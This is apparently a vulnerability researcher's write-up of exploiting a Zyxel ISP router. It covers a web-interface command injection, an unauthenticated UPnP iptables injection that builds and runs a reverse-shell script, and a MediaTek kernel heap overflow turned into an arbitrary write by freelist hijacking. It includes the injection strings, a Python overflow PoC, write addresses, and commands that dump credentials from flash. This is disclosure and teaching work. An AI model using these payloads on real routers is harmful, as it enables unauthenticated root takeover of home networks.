
After a quick look at each of them, '/cgi-bin/LogResult?action' caught my attention, which was mapped to function 'zHttpLogHandle'. This endpoint was responsible for managing device log operations and supported multiple actions through the 'action' parameter, such as creating network traffic captures and exporting them. To do so, it used system commands:
When executing the export functionality, function 'copyLog' is called, which reads a previously generated 'tcpdump' capture file and writes its contents into a new log file. The problem here is that 'copyLog' processes the network capture line by line using 'fgets' and then, for each line read, it constructs a shell command using a 'snprintf' wrapper. Then, it directly executes it using 'system':
Since this process does not include any sanitization of the binary data that comes out of the network capture, any string containing shell metacharacters is interpreted by the shell and later executed, enabling remote command execution. Perfect.
To exploit this, the attacker required authentication. Also, as I previously mentioned, all authenticated requests to the web interface were encrypted, but this could be easily reversed by looking at the clientside JavaScript:
So, I quickly crafted an exploit that executed the following:
1. Authenticate to the web interface with valid credentials to obtain a session key.
2. Start a network traffic capture
3. Send an HTTP request to the router with a header containing a command injection payload.
4. Stop the network traffic capture
5. Trigger the vulnerability by requesting a log export
After some bugfixing, I successfully got a root shell on the device:
This vulnerability was reported to Zyxel and assigned CVE-2025-13943. You can take a deeper look into the exploit and all affected devices at my github page.
----[ Exploring the device ]--------------------------
Once inside, the first thing I did was to extract the 'admin' password so that I did not depend on the 'zhttpd' exploit to access the device. To do so, I just followed the article mentioned previously, which described which bytes to look for in order to locate the password inside the bootloader memory:
/ # mtd -q -q readflash /tmp/flashdump 256 65280 bootloader
/ # grep -a "[\x80-\xFF]" /tmp/flashdump > /tmp/pass
The password was a random 10 alphanumeric string which seemed unique for this device, and it worked for both 'admin' and 'root'. Once obtained, I was able to fully access the device using SSH, UART and telnet.
I then proceeded to do some basic recon, in order to find which services were really exposed on the device and see if they matched what I saw earlier in the network scan:
# netstat -natpul
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 1634/smbd
tcp 0 0 192.168.1.1:38400 0.0.0.0:* LISTEN 2867/zupnp
tcp 0 0 0.0.0.0:49152 0.0.0.0:* LISTEN 2835/wscd
tcp 0 0 0.0.0.0:49153 0.0.0.0:* LISTEN 2832/wscd
tcp 0 0 0.0.0.0:2601 0.0.0.0:* LISTEN 2884/zebra
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 1634/smbd
tcp 0 0 0.0.0.0:53 0.0.0.0:* LISTEN 3032/dnsmasq
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN 1395/pure-ftpd (SER
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN 1411/dropbear
tcp 0 0 :::445 :::* LISTEN 1634/smbd
tcp 0 0 :::139 :::* LISTEN 1634/smbd
tcp 0 0 :::80 :::* LISTEN 1424/zhttpd
tcp 0 0 :::53 :::* LISTEN 3032/dnsmasq
tcp 0 0 :::21 :::* LISTEN 1395/pure-ftpd (SER
tcp 0 0 :::22 :::* LISTEN 1411/dropbear
tcp 0 0 :::23 :::* LISTEN 1400/telnetd
tcp 0 0 :::7547 :::* LISTEN 1540/ztr69
tcp 0 0 :::443 :::* LISTEN 1424/zhttpd
udp 0 0 127.0.0.1:13728 0.0.0.0:* 506/zywifid
udp 0 0 0.0.0.0:58789 0.0.0.0:* 2832/wscd
udp 0 0 127.0.0.1:35251 0.0.0.0:* 2835/wscd
udp 0 0 0.0.0.0:42942 0.0.0.0:* -
udp 0 0 0.0.0.0:52944 0.0.0.0:* 3032/dnsmasq
udp 0 0 0.0.0.0:7678 0.0.0.0:* 3040/zstun
udp 0 0 127.0.0.1:35884 0.0.0.0:* 2832/wscd
udp 0 0 0.0.0.0:53 0.0.0.0:* 3032/dnsmasq
udp 0 0 0.0.0.0:67 0.0.0.0:* 3032/dnsmasq
udp 0 0 0.0.0.0:60006 0.0.0.0:* 506/zywifid
udp 253440 0 0.0.0.0:1900 0.0.0.0:* 2867/zupnp
udp 0 0 0.0.0.0:1900 0.0.0.0:* 2832/wscd
udp 0 0 0.0.0.0:1900 0.0.0.0:* 2835/wscd
udp 0 0 :::546 :::* 2953/dhcp6c
udp 0 0 :::53 :::* 3032/dnsmasq
The output mostly confirmed what I already knew and allowed identifying some additional UDP services. However, what caught my attention was TCP port 38400 (UPnP 'InternetGatewayDevice'), which was handled by the program 'zupnp'. This binary was nowhere to be found in the stock EX3301-T0 firmware, which meant it was either an ISP-developed program or part of some Zyxel SDK made available to OEMs. Anyway, the fact that it wasn't in the public firmware made it an interesting target for me, so I loaded it into Ghidra and started reversing it.
The UPnP 'InternetGatewayDevice' allowed interacting with several UPnP services with many different commands. The most interesting one was 'AddPortMapping', from the 'WANPPPConnection' service, which accepted a lot of user parameters to create a new NAT port forwarding rule. The handler for this command was 'zupnpPortMappingExecute', which called another function that processed user parameters and added the new NAT rule into the system firewall using 'iptables'. However, this last function did not implement any validation on user input, which got inserted directly into the 'iptables' command, that got executed using 'zsystem' (a 'system' wrapper):
It was obviously another command injection, this time in an unauthenticated service. Exploitation was a little bit trickier, though. The parameters susceptible to injection, 'NewRemoteHost' and 'NewInternalClient', were copied into 15-byte buffers before being inserted into the command string, limiting each of them to 15 characters:
To work around this, I created an exploit that builds a temporary script on the device character by character across multiple requests and then executes it. Since both 'NewRemoteHost' and 'NewInternalClient' are inserted into the same 'iptables' command at different positions, both fields can be injected simultaneously on each request. 'NewRemoteHost' is used to define a shell variable containing the path of the temporary script ('a=/tmp/a'), while 'NewInternalClient' is used to append one character at a time to it ('printf X>>$a'). The full command executed on each request is the following:
iptables -t nat -A NAT_PORT_MAPPING_UPNP_1 -p tcp --source ;a=/tmp/a;" --dport 1337 -j DNAT --to ";printf X>>$a;:1337
The command gets divided into the following separate commands:
iptables -t nat -A NAT_PORT_MAPPING_UPNP_1 -p tcp --source ;
a=/tmp/a; # NewRemoteHost
" --dport 1337 -j DNAT --to ";
printf X>>$a; # NewInternalClient
:1337
Note that the quotes are intentionally injected as part of the exploit. Without them, the shell would stop executing after the first injected command. By using the closing quote from 'NewRemoteHost' and the opening quote from 'NewInternalClient', the rest of the 'iptables' command remains syntactically valid, ensuring that all injected commands are executed.
Once the full reverse shell command is assembled in '/tmp/a', a final request executes it with ';sh /tmp/a;', achieving unauthenticated remote code execution as root :D
Again, this vulnerability was reported to Zyxel, who confirmed that 'zupnp' was part of a deprecated Zyxel SDK that many ISPs still implemented. It was assigned CVE-2025-13942 and you can take a deeper look into the exploit and all affected devices at my github page.
----[ Diving into the kernel ]------------------------
Great, I had discovered two command injections: one in the web interface and another one in the UPnP service. But now that I had gained a fairly good understanding of the device, I wanted to try finding something more complex that would let me really explore exploit development in the wild. Something like a stack overflow with binary protections or a complex UAF. Or maybe... something in the kernel.
Remember the UPnP 'WFADevice'? It forwarded user input directly to the kernel via 'ioctl'. Also, this device ran a very old MIPS Linux kernel, which likely had few modern protections, so this seemed like a nice introduction to kernel exploitation, if I could find something.
So first, I opened again the '/usr/bin/wscd' binary in Ghidra and began to dig deeper. As I already discussed earlier, it exposed 'WFADevice', which allowed configuration of Wi-Fi parameters over IP using WPS. In this case, this UPnP device only implemented one service, named 'WFAWLANConfig'. Although the standard protocol describes several commands, 'wscd' only had 4 of them:
- GetDeviceInfo
- PutMessage
- PutWLANResponse
- SetSelectedRegistrar
Command 'GetDeviceInfo' didn't have parameters, since it only retrieved some Wi-Fi related information. However, the other three commands did accept user input, and all of them ended up calling 'wsc_set_oid', which sent that input straight into the kernel via 'ioctl' using command '0x8BE1':
This command '0x8BE1' falls within the Linux Wireless Extensions private range (0x8BE0-0x8BFF), meaning it bypasses the generic network stack and is instead handled by the private 'ioctl' handler of the corresponding wireless driver. In this case, the Wi-Fi chipset was from MediaTek, so the driver was also MediaTek-provided and compiled directly into the kernel. This implied that following the user input path would require diving into kernel space and reversing driver code directly.
Next step was then to obtain the kernel image, which I extracted directly from the memory of the device:
# cat /proc/iomem
00002000-0effffff : System RAM
00002000-0080734b : Kernel code
0080734c-00eae63f : Kernel data
1fb90000-1fb9ffff : xhci-hcd
20000000-2fffffff : pcie memory space
20000000-201fffff : PCI Bus 0000:01
20000000-200fffff : 0000:01:00.0
20000000-200fffff : 0000:01:00.0
20100000-20103fff : 0000:01:00.0
20100000-20103fff : 0000:01:00.0
20104000-20104fff : 0000:01:00.0
20104000-20104fff : 0000:01:00.0
20200000-203fffff : PCI Bus 0000:02
20200000-202fffff : 0000:02:00.0
20200000-202fffff : 0000:02:00.0
20300000-20303fff : 0000:02:00.0
20300000-20303fff : 0000:02:00.0
20304000-20304fff : 0000:02:00.0
20304000-20304fff : 0000:02:00.0
# dd if=/dev/mem of=/tmp/vmlinux bs=1 skip=8192 count=15386176
15386176+0 records in
15386176+0 records out
15386176 bytes (14.7MB) copied, 123.994837 seconds, 121.2KB/s
#
I loaded it on Ghidra and set the corresponding memory base address, which was '0x80002000'. Since analyzing the whole kernel would take ages, I obtained the '/proc/kallsyms' file from the device, which holds kernel exported symbols and their addresses, and imported it into to Ghidra using a quick vibe-coded script. At this point I also noted that 'KASLR' was not enabled, so all symbol addresses were static and remained the same across reboots. With that, I had already over 25000 kernel functions identified in Ghidra:
With Claude's help, I found that the function handling 'ioctl' messages with command '0x8BE1' was 'rt28xx_ap_ioctl'. The naming was consistent with the MediaTek RT28xx chip family, which confirmed I was looking at vendor code. This function acted as an initial dispatcher, routing each 'ioctl' message to the appropriate handler inside the MediaTek kernel driver. With this, I was able to locate each handler function for every 'WFAWLANConfig' UPnP command.
After some initial analysis, I focused on the 'SetSelectedRegistrar' command, which is ultimately processed by 'WscSelectedRegistrar'. This command is part of the WPS auth flow and is used to signal the state of an ongoing registration process (not really important for us). It takes a single parameter, 'NewMessage', which is a base64-encoded blob containing one or more TLV (Type-Length-Value) structures. Once decoded, 'WscSelectedRegistrar' iterates over these TLVs sequentially and processes them one by one.
For TLVs of type '0x1049', it does the following:
void WscSelectedRegistrar(int param_1, void *buf_ptr, uint buf_len, uint param_4) {
// ...
while( true ) {
memmove(&tlv_type, buf_ptr, 2);
memmove(&tlv_len, buf_ptr + 2, 2);
if (buf_len < tlv_len + 4) {
// error
}
buf_ptr = buf_ptr + 4;
if (tlv_type != 0x1049) break;
if (sub_item == 0x0) {
os_alloc_mem(0, &sub_item, tlv_len); // kmalloc wrapper
if (sub_item == 0x0) {
// error
}
}
memset(sub_item, 0, tlv_len);
// extracts and copies sub-item from buf_ptr into sub_item
WscParseV2SubItem(1, buf_ptr, tlv_len, sub_item, sub_item_len);
buf_len = (buf_len - tlv_len) - 4;
buf_ptr = buf_ptr + tlv_len;
if (buf_len < 5) break;
}
// ...
}
On the first '0x1049' TLV, the function allocates a buffer 'sub_item' of size 'tlv_len', clears it, and safely copies the parsed sub-item into it. However, for the next '0x1049' entries, the allocation is skipped because 'sub_item' is already initialized. Instead, the new TLV content is directly copied into the original buffer. The issue is that nothing ensures the next 'tlv_len' fits within the originally allocated size. If a later '0x1049' TLV contains a larger sub-item than the first one, 'WscParseV2SubItem' writes beyond the bounds of the allocated heap buffer, resulting in a classic kernel heap overflow!
I wrote a simple PoC that sends a packet containing two '0x1049' TLVs. The first contains a 20-byte sub-item, while the second uses the maximum allowed size of 255 bytes (sub-item length field is only a single byte):
import base64, requests
target = "192.168.1.1"
def build_tlv(type, value):
length = len(value)
return type.to_bytes(2, 'big') + length.to_bytes(2, 'big') + value
def send_upnp_set_selected_registrar(payload):
url = f"http://{target}:49152/control"
headers = {
"SOAPAction": "\"urn:schemas-wifialliance-org:service:WFAWLANConfig:1#SetSelectedRegistrar\"",
"Content-Type": "text/xml"
}
data = f"""<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
<m:SetSelectedRegistrar xmlns:m="urn:schemas-wifialliance-org:service:WFAWLANConfig:1">
<NewMessage>{base64.b64encode(payload).decode('ascii')}</NewMessage>
</m:SetSelectedRegistrar>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>"""
requests.post(url, headers=headers, data=data, timeout=2)
payload = b""
payload += build_tlv(0x1049, b"\x00\x00\x00" + b"\x01\x14" + b"A" * 20) # 20 bytes sub-item
payload += build_tlv(0x1049, b"\x00\x00\x00" + b"\x01\xff" + b"A" * 255) # 255 bytes sub-item
send_upnp_set_selected_registrar(payload)
Then, I executed it... and immediately saw a kernel crash on the UART output!
That felt incredible. However, it was my first time dealing with a kernel crash, so having a working exploit was still a long way off.
----[ Intro to kernel exploitation ]------------------
Before I could do anything useful with this kernel crash, I needed to understand what was actually happening under the hood. I had never done kernel exploitation before, so I spent a good amount of time studying the topic, especially for embedded and MediaTek devices. Out of all the resources I found, I must reference the following two, since they were the most helpful ones (and the most similar cases):
- HEXACON 2025 - Arise from the Wireless: Breaking the Security Barrier in Wi-Fi by Xiaobye
- hyprblog - mediatek? more like media-rekt, amirite.
After all the learning, I figured out that I needed to identify which adjacent heap objects I was overflowing into. Since I could not find a way to attach GDB to the kernel, the best approach I could think of was to crash the device repeatedly and analyze each kernel panic. The problem was that my testing device took around 3 minutes to reboot, meaning I had to send the overflowing payload and then sit around waiting before I could retry. This was my setup for the rest of the research, so I ended up spending half the time just waiting next to my computer while doing other things that did not require much attention, such as playing Portal 2 for the sixth time. You may not like it, but this is what peak kernel exploit development looks like for embedded devices:
Jokes aside, after crashing the device for hours, I obtained a lot of information about adjacent kernel objects I could target, such as network or RCU structures. However, I failed miserably in trying to exploit them, since I only achieved control of the program counter but not shellcode execution. Without any address leak, trying to exploit adjacent objects remotely and without any debugging tools available was getting too difficult, so I had to look for an alternative.
----[ Freelist hijacking ]----------------------------
Some research later, I ended up going down a very different route, which was freelist hijacking. This technique targets allocator metadata stored within free adjacent objects, rather than trying to corrupt the contents of adjacent objects themselves. I learned this technique from the Hexacon 2025 talk I referenced earlier, where Xiaobye uses it to achieve remote code execution with a very similar MediaTek vulnerability.
But first, we need to go over some kernel allocator concepts. In my case, neither 'CONFIG_SLAB_FREELIST_RANDOM' nor 'CONFIG_SLAB_FREELIST_HARDENED' were enabled, which are kernel protections related to the freelist. As such, the following explanations do not take these protections into account and only discuss the very basics.
Inside the Linux kernel, heap memory is managed using the slab allocator (SLUB in modern kernels). Instead of having a generic heap, this allocator organizes memory into caches. Each cache handles objects of a specific size or type and is composed of slabs, which are contiguous blocks of pages in which same-sized objects are located. General-purpose caches serve allocations up to certain sizes (rounding up as needed), such as 'kmalloc-128' and 'kmalloc-256' which contain objects of up to 128 and 256 bytes respectively. There are also dedicated caches for frequently used kernel structures like network sockets. All these caches can be inspected via '/proc/slabinfo':
# cat /proc/slabinfo
slabinfo - version: 2.1
# name <active_objs> <num_objs> <objsize> <objperslab> <pagesperslab> : tunables <limit> <batchcount> <sharedfactor> : slabdata <active_slabs> <num_slabs> <sharedavail>
[...]
RAW 125 125 640 25 4 : tunables 0 0 0 : slabdata 5 5 0
UDP 46 46 704 23 4 : tunables 0 0 0 : slabdata 2 2 0
tw_sock_TCP 21 21 192 21 1 : tunables 0 0 0 : slabdata 1 1 0
TCP 24 24 1344 24 8 : tunables 0 0 0 : slabdata 1 1 0
[...]
kmalloc-2048 9565 9584 2048 16 8 : tunables 0 0 0 : slabdata 599 599 0
kmalloc-1024 576 576 1024 16 4 : tunables 0 0 0 : slabdata 36 36 0
kmalloc-512 9939 10000 512 16 2 : tunables 0 0 0 : slabdata 625 625 0
kmalloc-256 1300 1344 256 16 1 : tunables 0 0 0 : slabdata 84 84 0
kmalloc-128 12878 13088 128 32 1 : tunables 0 0 0 : slabdata 409 409 0
[...]
To track which objects are available, the allocator maintains a freelist for each cache, which is essentially a linked list chaining all free objects together. Each free object stores a pointer at its start that points to the next free object in the same cache. When a new allocation is requested, the allocator pops the head of the freelist and returns that object. When an object is freed, it is pushed back onto the freelist.
Now, freelist hijacking consists of corrupting the freelist pointer stored at the start of a free object, pointing it to an attacker-controlled address. From that point, the next allocation on the same cache lands on the corrupted object which works as usual, but the following allocation lands at the attacker-controlled address. If anything predictable is written into that second allocation, this usually translates into an arbitrary write primitive.
In this case, since no freelist protections were enabled, the previously identified heap overflow allowed overwriting the freelist pointer of the adjacent free object on the same cache, which was 'kmalloc-128'. This was the smallest general-purpose cache on the device. Besides, targeting larger caches was impossible, since the maximum size of TLV sub-items was 255 bytes, which was not enough to overflow into adjacent objects in bigger caches, such as in 'kmalloc-256'.
Of course, for this to work, the overflowing object had to be next to a free object, so that its freelist pointer could be corrupted. Since this was a remote scenario, there was little control over the heap state at the moment of the overflow, so this was a very probabilistic situation. However, this will be discussed later.
So, let's suppose that this was the state of objects in the cache and the freelist before the overflow:
kmalloc-128 cache:
[allocated][allocated][free_1][free_2][free_3][free_4]
kmalloc-128 freelist:
[free_1]->[free_2]->[free_3]->[free_4]
After allocating the TLV buffer for the first '0x1049' TLV and then copying the second '0x1049' TLV that produced the overflow, the state of the cache should now look something like this:
kmalloc-128 cache:
[allocated][allocated][TLV_buffer][free_2][free_3][free_4]
^^^^^^^^^^^^^^^^^^
attacker payload
Since 'free_2' has been corrupted, its freelist pointer no longer points to 'free_3', but wherever the attacker payload makes it point to ('arbitrary_location'):
kmalloc-128 freelist:
[free_2]->[arbitrary_location]->[????]
Now, the next 'kmalloc-128' allocation will land regularly on the corrupted object 'free_2' as expected. However, the second 'kmalloc-128' allocation after the overflow will then land on 'arbitrary_location', which is controlled by the attacker. Everything that gets written into this second allocated object will effectively be written into 'arbitrary_location', providing an arbitriary write primitive.
Lastly, 'arbitrary_location' must contain a valid freelist pointer or null (end of the freelist). Otherwise, the kernel would immediately crash trying to follow whatever bytes are there as a pointer on the next 'kmalloc-128' allocation, rendering the exploit useless. Since finding a useful write target that also happens to contain a valid freelist pointer results nearly impossible, the practical approach is to pick an 'arbitrary_location' that contains null, so the freelist terminates cleanly after the hijacked allocation:
kmalloc-128 freelist:
[free_2]->[arbitrary_location]->[null]
So, with this approach in mind, I needed to find a 'kmalloc-128' allocation that would occur as the second allocation after the overflow, and that would write attacker-controlled data into the allocated object. Once I had this write primitive, I would worry about finding something useful to write to.
----[ The race condition ]----------------------------
After the overflow, the driver continues processing the extracted sub-item as follows:
void WscSelectedRegistrar(int param_1, void *buf_ptr, uint buf_len, uint param_4) {
// overflow happens here during 0x1049 TLV processing
// ...
// requires a 0x1041 TLV inside the WPS packet
if (flag_1041){
WscBuildBeaconIE(..., sub_item, sub_item_len, ...);
// ...
}
// ...
}
void WscBuildBeaconIE(...) {
// ...
WscGenV2Msg(..., sub_item, sub_item_len, ...);
// ...
}
void WscGenV2Msg(...) {
os_alloc_mem(0, buf, 128); // kmalloc wrapper - buf gets allocated into kmalloc-128
// ...
// copies sub-item into buf
WscAppendV2SubItem(1, sub_item, sub_item_len, buf, ...);
// ...
}
If a '0x1041' TLV with value 1 is present within the WPS packet, execution reaches 'WscGenV2Msg'. This function allocates a 128-byte buffer ('kmalloc-128') and calls 'WscAppendV2SubItem', which copies the TLV sub-item into the buffer. This seemed like the perfect target for the exploit, since it wrote controlled data into the 'kmalloc-128' allocated buffer. However, there was a critical ordering issue: the buffer allocation in 'WscGenV2Msg' was the first 'kmalloc-128' allocation after the overflow, not the second one. This meant that it would land on the corrupted object itself ('free_2'), not at 'arbitrary_location'. For the freelist hijacking to work, something else needed to consume the corrupted object first.
I reviewed the code trying to find any way to trigger an additional 'kmalloc-128' allocation between the overflow and 'WscGenV2Msg', but there was none. The execution flow was deterministic with no controllable branches that would add allocations.
Since this is the kernel, there are many concurrent 'kmalloc-128' allocations happening in other processes. However, relying on them was not an option, since the chance of one occurring exactly at the right moment was too low, making the exploit impractical. Still, thinking about this gave me a crucial idea.
After some Claude-assisted brainstorming, fuzzing and essentially poking the device with a stick until something different happened, I finally found a solution. It consisted of exploiting the fact that the kernel somehow processes these WPS 'ioctl' messages concurrently. By sending multiple requests simultaneously, there was a chance that a 'kmalloc-128' allocation from a parallel thread could slip in between the overflow and the 'WscGenV2Msg' call. If the timing worked out, the concurrent allocation would consume the corrupted object ('free_2'), allowing 'WscGenV2Msg' to become the second allocation and land at 'arbitrary_location'. This was effectively a race condition scenario.
In fact, after a lot of testing, I figured out that the best way to win this race condition was not to send UPnP requests concurrently, but to send them sequentially as fast as possible. When 'wscd' processed them one by one, they were forwarded to the kernel via 'ioctl', but 'wscd' did not wait for a response. Instead, messages were processed asynchronously in parallel inside the kernel. After analyzing too many kernel crashes, I found that this approach better aligned timing between components and made the race condition significantly more reliable.
So, I crafted a PoC that sent multiple WPS messages in quick bursts. Each message contained the following three TLVs:
- TLV 0x1041 (value 1): Triggers the code path that leads to 'WscGenV2Msg' allocation
- TLV 0x1049 (20 bytes): Creates the initial 'sub_item' buffer in 'kmalloc-128'
- TLV 0x1049 (132 bytes): Overflows 'sub_item' and corrupts the adjacent heap object by 4 bytes, overwriting its freelist pointer with 'WRITE_ADDR'
WRITE_ADDR = 0x80ea0000
wps_payload = build_tlv(0x1041, b"\x01")
wps_payload += build_tlv(0x1049, b"\x00\x00\x00" + b"\x01\x14" + b"A" * 20)
wps_payload += build_tlv(0x1049, b"\x00\x00\x00" + b"\x01\x84" + b"A" * 128 + struct.pack(">I", WRITE_ADDR))
The PoC succeeded when the following conditions were met:
- The object next to 'sub_item' was free, so that its freelist pointer could be corrupted with 'WRITE_ADDR'
- A concurrent 'kmalloc-128' allocation occurred between the overflow and the 'WscGenV2Msg' allocation, so that the last one landed on 'WRITE_ADDR'

In such cases, the following kernel crash was produced immediately after the overflow, in which the discussed function call tree can be observed:
Kernel bug detected[#1]:
CPU: 3 PID: 2847 Comm: wscd Tainted: P O 3.18.21 #1
task: 8a786ae0 ti: 838e8000 task.ti: 838e8000
$ 0 : 00000000 0054d393 8101d3e0 00000001
$ 4 : 80e9fff8 809b0000 80e9fff8 805741dc
$ 8 : fffffff8 41414141 41414141 41414141
$12 : 00000001 88289100 00000000 00012d96
$16 : 838eb538 0000008c 838eb534 00000001
$20 : 83b73280 00000084 c05f00a8 80ea0000
$24 : 00000001 8022bda8
$28 : 838e8000 838eb4d0 80951958 805741dc
Hi : 00000001
Lo : 00000000
epc : 800eba68 kfree+0x158/0x198
Tainted: P O
ra : 805741dc WscGenV2Msg+0x104/0x15c
Status: 11000003 KERNEL EXL IE
Cause : 50807034
PrId : 0001992f (MIPS 1004Kc)
Modules linked in: [...]
est(PO) tcvlantag(O) tcportbind(O) tcsmux(O) module_sel(PO) [last unloaded: slic3]
Process wscd (pid: 2847, threadinfo=838e8000, task=8a786ae0, tls=76e73960)
Stack : 838eb538 805741dc 0000000f 00000000 bfb54000 838eb558 838eb4f0 838eb53c
86000000 80e9fff8 00000084 c05eed08 00000000 80ea0000 00000084 00000080
00000004 8054f5a4 00000001 88289426 c05eed08 00000001 838eb538 838eb534
01001958 000000c9 882893c9 88289300 dd040050 f2040000 00000000 882894b9
00000000 c0301000 c05eed08 00000001 80ea0000 8055dd80 8b279000 02b9c400
...
Call Trace:
[<800eba68>] kfree+0x158/0x198
[<805741dc>] WscGenV2Msg+0x104/0x15c
[<8054f5a4>] WscBuildBeaconIE+0x33c/0x508
[<8055dd80>] WscSelectedRegistrar+0x330/0x588
[<80339480>] RTMPAPSetInformation+0x36d8/0x40a8
[<803470c8>] rt28xx_ap_ioctl+0x508/0x900
[<805d87d0>] rt28xx_ioctl+0x60/0xb0
[<807fb004>] wext_handle_ioctl+0x200/0x28c
[<806967bc>] dev_ioctl+0x104/0x698
[<8010ea0c>] do_vfs_ioctl+0xa0/0x6cc
[<8010f0dc>] SyS_ioctl+0xa4/0xb8
[<8001b424>] handle_sys+0x124/0x144
Code: 8c430000 3063c000 2c630001 <00030336> 8c430000 7c630380 10600002 00002821 8c450038
---[ end trace 244decf0ed7df338 ]---
Note that although a crash was produced, the device did not reboot. Some network services died, such as 'wscd' itself or the HTTP server, but others such as SSH stayed up, which is how I verified with 'hexdump' that the arbitrary write had landed correctly.
When an attempt failed because the adjacent heap object wasn't free, the device usually crashed and rebooted. However, the most common case was when the adjacent object was free but no concurrent allocation happened between the overflow and 'WscGenV2Msg. In such scenario, 'WscGenV2Msg' consumed the corrupted object itself and the second 'kmalloc-128' allocation landed on 'WRITE_ADDR' instead. This second allocation usually was the next one in the code path, at 'WscAppendV2SubItem', which always wrote bytes '00 01 20 00' into 'WRITE_ADDR' without a reboot:
So, as a summary, the following outcomes could occur on an exploitation attempt, ordered by their probability:
- Adjacent object is free but 'WscGenV2Msg' doesn't win the race. 'WscAppendV2SubItem' writes '00 01 20 00' into 'WRITE_ADDR' with no reboot.
- Adjacent object is not free. It gets corrupted and device reboots.
- Adjacent object is free and 'WscGenV2Msg' wins the race, allocating into 'WRITE_ADDR'. Attacker payload is written into 'WRITE_ADDR' with no reboot.
- The target area to be overwritten needed to start with 4 null bytes. when the freelist pointed there because of the hijacking, the kernel would still try to traverse the corrupted freelist pointer to allocate any next object. If the first 4 bytes weren't valid, the allocator would crash immediately.
- On a failed attempt, the exploit needed to cause a reboot, since it required many attempts to succeed. To do so, the first 4 bytes of the target area needed to be dereferenced so that the bytes written automatically on failed attempts would crash the device. Else, 'wscd' would go down but the system would stay up, preventing exploitation.
- On a successful attempt, a WPS header of 8 bytes was written before the controlled data, meaning that any target function pointer had to be located at a minimum of 8 bytes into the target area.
8084f864: 00 00 00 00 - null (icmp_early_demux?)
8084f868: 80 72 f7 a8 - icmp_rcv
8084f86c: 80 72 fb ec - icmp_err
...
8084f880: 80 72 ae 94 - udp_v4_early_demux
8084f884: 80 72 ae 3c - udp_rcv
8084f888: 80 72 9b c8 - udp_err
...
8084f890: 80 71 df 90 - tcp_v4_early_demux
8084f894: 80 71 e1 00 - tcp_v4_rcv
8084f898: 80 71 d5 44 - tcp_v4_err
